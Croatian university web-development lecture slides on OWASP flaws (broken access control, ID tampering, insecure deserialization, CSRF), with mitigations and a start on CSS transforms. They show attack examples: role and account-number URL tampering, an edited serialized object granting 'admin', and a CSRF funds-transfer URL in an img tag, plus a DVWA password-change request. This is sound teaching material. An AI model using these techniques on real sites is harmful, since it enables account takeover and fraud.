
# **Loša kontrola pristupa**

# Loša kontrola pristupa

- *Broken Access Control*
- kako se štiti pristup URL-ovima (web stranicama)?
  - ispravnom autorizacijom i sigurnim referencama na objekte
- česta greška
  - prikazuju se samo autorizirani linkovi i izbornici
  - napadač krivotvori pristup stranicama kojima nema pristup
- učinci:
  - napadač pokreće funkcionalnosti i usluge na koje nema pravo
  - pristup podacima i korisničkim računima drugih korisnika
  - obavljanje privilegiranih akcija

# Loša kontrola pristupa

- Napadač vidi da URL naznačuje njegovu ulogu:  
**/user/getAccounts**
- Promijeni je u drugu ulogu  
**/admin/getAccounts ili**  
**/manager/getAccounts**
- Ovim postupkom napadač može vidjeti podatke na koje nema pravo!



# Loša kontrola pristupa – reference na objekte

- Napadač vidi da je njegov broj


?acct=6065

- Promijeni ga u bliski broj

?acct=6066


- Iskorištavanjem ranjivosti loše kontrole pristupa i reference na objekte napadač može vidjeti podatke drugog korisnika.

`https://www.onlinebank.com/user?acct=6065`



# Loša kontrola pristupa – izbjegavanje referenci

- eliminacija referenci
  - zamjena s privremenim vrijednostima koje se na poslužitelju preslikavaju u prave



The OWASP  
Enterprise  
Security API



mapiranje iz skupa internih izravnih  
referenci objekata na skup neizravnih  
referenci koje je sigurno javno otkriti

<https://owasp.org/www-project-enterprise-security-api/>

- provjeriti valjanost reference na objekt
  - provjera formata parametra
  - provjera prava pristupa za korisnika
  - provjera pristupa objektu (čitanje, pisanje, promjena)

# Loša kontrola pristupa – uklanjanje ranjivosti

- za svaki URL treba:
  - dopustiti pristup samo autentificiranim korisnicima
  - provjeriti ovlasti za pristup i postupiti u skladu s njima
  - zabraniti pristup svemu na što korisnik nema pravo, posebno konfiguracijama, logovima, izvornim kodovima
- verificirati arhitekturu
  - na svakom sloju
- verificirati implementaciju
  - ne koristiti automatizaciju
  - provjeriti da je svaki URL zaštićen
  - provjeriti da konfiguracija poslužitelja ne dopušta pristup osjetljivim datotekama
  - testirati sustav s neautoriziranim zahtjevima

# Nesigurna deserijalizacija

# Nesigurna deserijalizacija

- *Insecure Deserialization*
- Web aplikacije prenose i čuvaju podatke u serijaliziranom obliku
  - Npr. *frontend-backend* → serijalizacija stanja korisnika
  - Npr. kontrola prava – ovlast u kolačiću
- Problem ako web aplikacija “vjeruje” serijaliziranom objektu i ne provjerava ga
- Posredno je moguće izvesti i maliciozan kod na poslužitelju!
- Npr.

```
i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

Napadač mijenja u...

```
i:0;i:132;i:1;s:7:"Alice";i:2;s:4:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
```

# Nesigurna deserijalizacija – pitanja

- Radimo li deserijalizaciju prike autentifikacije? – tko sve može poslati podatke?
- Ograničavamo li (barem *cast*) što će se deserijalizirati?
- Radimo li deserijalizaciju složenih objekata? Može li napadač ubaciti čitav objekt koji sadrži ranjiv kod?

# Nesigurna deserijalizacija

- Kako spriječiti?
  - Ne vjerovati svemu što nam stiže od korisnika (preglednika) iako smo mi to poslali
    - Napadač je to mogao promijeniti
  - Isto vrijedi i za JavaScript kod
  - Tipično JSON
  - Potpisivati osjetljive podatke (digitalni potpis) – učinkovitost?
  - Ne slati osjetljive podatke ako nije nužno
  - Provjeravati očekivane tipove i dobivene tipove podataka
    - Zapisivati greške jer će one ukazati na pokušaje napada!

# **Lažiranje zahtjeva na drugom sjedištu**

# Lažiranje zahtjeva na drugom sjedištu

- *Cross Site Request Forgery (CSRF)*
  - napad pri kojem se preglednik žrtve namami da pošalje naredbu ranjivoj web-aplikaciji
  - ranjivost je uzrokovana činjenicom da preglednici automatski uključuju autentifikacijske podatke (npr. kolačić) u svaki zahtjev
  - iskorištava se činjenica da sjedište vjeruje pregledniku korisnika
- tipični učinak:
  - iniciranje transakcija (prijenos novaca, *logout*, zatvaranje računa)
  - pristup osjetljivim podacima
  - promjena podataka o korisničkom računu

# Lažiranje zahtjeva na drugom sjedištu – primjer

- Kada korisnik prebacuje novce korištenjem bankarstva sve se radi metodom HTTP GET i URL izgleda ovako:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

- Napadač napravi URL s kojim će prebaciti novce na svoj račun u banci:

http://example.com/app/transferFunds?amount=1500&destinationAccount=**attackAcck**

- Kako natjerati preglednik korisnika da napravi HTTP GET na ranjivi URL? Ubaciti ga u <img> tag! Preglednik odmah očitava podatke!

```

```

✖ GET http://example.com/app/transferFunds?amount=1500&destina new%2013.html:4  
tionAccount=attackersAcct 404 (Not Found)

- Ako je žrtva prijavljena na example.com, ima kolačić sa sessionID-em i transakcija prolazi!

# Lažiranje zahtjeva na drugom sjedištu

- problem
  - preglednici većinu autentifikacijskih podataka uključuju unutar svakog zahtjeva
  - to vrijedi i za zahtjeve koji su rezultat obrade obrasca, skripte ili slike na drugom sjedištu
- sva sjedišta koja se oslanjaju samo na automatski poslane autentifikacijske podatke su ranjiva
  - takva su gotovo sva
- automatski poslani autentifikacijski podaci su:
  - kolačić
  - autentifikacijsko zaglavlje (HTTP basic)
  - IP adresa
  - klijentski SSL-certifikati
  - autentifikacija na Windows-domenu

# Lažiranje zahtjeva na drugom sjedištu – DVWA

```
/* promjena lozinke ide preko zahtjeva GET */
http://192.168.1.230/dvwa/vulnerabilities/csrf/?password_new=tes
t&password_conf=test&Change=Change#  
  
/* prilikom poziva DVWA provjerava ima li korisnik valjani ID
sjednice u cookie-u jedino što trebamo jest kopirati URL s
promjenom lozinke na drugo sjedište koje korisnik posjećuje i
nadati se da je istovremeno prijavljen na DVWA */  
  
/* ubacujemo "sliku" na neko drugo sjedište (npr. Facebook ili
slično) */

```

## Lažiranje zahtjeva na drugom sjedištu – otklanjanje ranjivosti

- dodati neku tajnu (token), a ne prihvatići sve podatke automatski
- mogućnosti
  - pohrana tokena u sesiji i dodavanje u sve obrasce i linkove
    - Hidden: <input name="token" value="687965fdfaew87agrde" type="hidden"/>
    - URL: /accounts/687965fdfaew87agrde
    - Obrazac: /accounts?auth=687965fdfaew87agrde&...
  - koristiti POST umjesto GET-a
  - korištenje dodatne autentifikacije za osjetljive funkcije (npr. API)
- DVWA na postavci *high*:

[http://192.168.1.230/dvwa/vulnerabilities/csrf/?password\\_new=password&password\\_conf=password&Change=Change&user\\_token=220767bd72cb7b69823772573e852127#](http://192.168.1.230/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change&user_token=220767bd72cb7b69823772573e852127#)

# Dodatna literatura

- Umetanje,  
[http://www.owasp.org/index.php/SQL Injection Prevention Cheat Sheet](http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)
- Loša autentifikacija,  
[https://cheatsheetseries.owasp.org/cheatsheets/Authentication Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)
- Nesigurna pohrana osjetljivih podataka,  
[https://www.owasp.org/index.php/Cryptographic Storage Cheat Sheet](https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)
- Loša kontrola pristupa, [https://www.owasp.org/index.php/Top 10-2017 A5-Broken Access Control](https://www.owasp.org/index.php/Top_10-2017_A5-Broken_Access_Control)
- XSS,  
[http://www.owasp.org/index.php/XSS Cross Site Scripting Prevention Cheat Sheet](http://www.owasp.org/index.php/XSS_Cross_Site_Scripting_Prevention_Cheat_Sheet)
- Lažiranje zahtjeva na drugom sjedištu,  
[http://www.owasp.org/index.php/CSRF Prevention Cheat Sheet](http://www.owasp.org/index.php/CSRF_Prevention_Cheat_Sheet)

# **Napredni razvoj programske potpore za web**

**- predavanja -  
2021./2022.**

---

**CSS  
(nastavak na W1)**

# Creative Commons



- **slobodno smijete:**

- **dijeliti** — umnožavati, distribuirati i javnosti priopćavati djelo
- **prerađivati** djelo



- **pod sljedećim uvjetima:**

- **imenovanje:** morate priznati i označiti autorstvo djela na način kako je specificirao autor ili davatelj licence (ali ne način koji bi sugerirao da Vi ili Vaše korištenje njegova djela imate njegovu izravnu podršku).
- **nekomercijalno:** ovo djelo ne smijete koristiti u komercijalne svrhe.
- **dijeli pod istim uvjetima:** ako ovo djelo izmijenite, preoblikujete ili stvarate koristeći ga, preradu možete distribuirati samo pod licencom koja je ista ili slična ovoj.

*U slučaju daljnog korištenja ili distribuiranja morate drugima jasno dati do znanja licencne uvjete ovog djela.*


*Od svakog od gornjih uvjeta moguće je odstupiti, ako dobijete dopuštenje nositelja autorskog prava.*

*Ništa u ovoj licenci ne narušava ili ograničava autorova moralna prava.*

*Tekst licence preuzet je s <http://creativecommons.org/>*

# Većina obrađena u Web1

- Još par odabranih tema: transform i animacije




# Sadržaj

- CSS (nastavak):
  - Transform
  - Animations
- CSS jezici
  - SASS/SCSS
- *CSS scope*
- *CSS frameworks*

# transform

- Hardversko ubrzanje
- Elementi ostaju u toku (*flow*)
- **Glavne** opcije:
  - **Pomak** (možemo i s top, left, margin ali ovo je bolje)
    - transform: **translate**(120px, 50%);
  - **Skaliranje**
    - transform: **scale**(2, 0.5);
  - **Rotacija**, dodatna opcija: transform-origin (npr. center, top left, itd.)
    - transform: **rotate**(0.5turn);
  - **Iskrivljavanje**
    - transform: **skew**(30deg, 20deg);
- Poredak je bitan (**zdesna na lijevo**)
  - <https://stackoverflow.com/questions/27635272/css3-transform-order-matters-rightmost-operation-first>

